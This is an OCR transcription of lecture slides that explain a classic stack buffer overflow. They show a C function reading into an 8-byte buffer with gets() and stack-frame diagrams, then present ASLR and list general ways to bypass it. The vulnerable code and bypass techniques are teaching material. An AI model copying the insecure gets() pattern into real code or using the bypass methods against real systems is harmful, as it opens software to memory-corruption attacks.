


```
int main()
{
    MyFunc(99,5,6);
    return 0;
}
```

EIP →

```
void myFunc(
        int a,
        int b,
        int c)
{
   char buf[8];
   gets(buf);
}
```

Classic buffer overflow




```
int main()
{
   MyFunc(99,5,6);
   return 0;
}
```

EIP →

```
void myFunc(
     int a,
     int b,
     int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



STACK

High address
(e.g. 0xc0000000)

4 Byte

Old Values

Arg3: 0x00000006 16(%EBP)

Arg2: 0x00000005 12(%EBP)

Arg1: 0x00000063 8(%EBP)

Old EIP (RET) 4(%EBP)

Old EBP (SFP) (%EBP)

Stack grows downwards

EBP

ESP

EIP


-4(%EBP)

-8(%EBP)

-12(%EBP)

```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
     int a,
     int b,
     int c)
{
   char buf[8];
   gets(buf);
}
```


Classic buffer overflow



EIP →


```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



STACK

High address
(e.g. 0xc0000000)

4 Byte

Old Values
Arg3: 0x00000006
Arg2: 0x00000005
Arg1: 0x00000063
Old EIP (RET)
Old EBP (SFP)
buf[4-7]
buf[0-3]

Stack grows downwards


EBP

ESP

EIP

```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



STACK

High address (e.g. 0xc0000000)

4 Byte

Old Values
Arg3: 0x00000006
Arg2: 0x00000005
Arg1: 0x00000063
Old EIP (RET)
Old EBP (SFP)
buf[4-7]
buf[0-3]

Stack grows downwards


EBP

ESP

EIP


```
int main()
{
    MyFunc(99,5,6);
    return 0;
}

void myFunc(
      int a,
      int b,
      int c)
{
   char buf[8];
   gets(buf);
}
```

Classic buffer overflow




```
int main()
{
   MyFunc(99,5,6);
   return 0;
}

void myFunc(
        int a,
        int b,
        int c)
{
  char buf[8];
  gets(buf);
}
```

Classic buffer overflow



Countermeasure: ASLR



ASLR

- Address space layout randomization

- Randomizes:
  - Start address of the stack (local variables, function arguments, ..)
  - Start address of the heap (dynamically allocated variables)
  - Start address of the code segments
  - Address of PEB (process environment block)
  - Address of TEB (thread environment block)
  - Returned addresses of VirtualAlloc (since Windows 8.1)
  - ....

- Security heavily depends on number of randomized bits
  - 64-bit provides much more security than 32-bit!

ASLR

- There are many ways to bypass ASLR!
- For local 32-bit applications it‘s possible to brute-force
- Use an information leak vulnerable (see the later Firefox exploit!)
- Use not randomized segments (heap, VirtualAlloc() returned memory, ...) ; mostly fixed these days
- Partial Overwrites (ASLR randomizes the upper bits, just overwrite the lower bits to jump to another code)
- Use a module which does not support ASLR (that‘s why you should not have java 6 installed!)

Example .ANI exploit

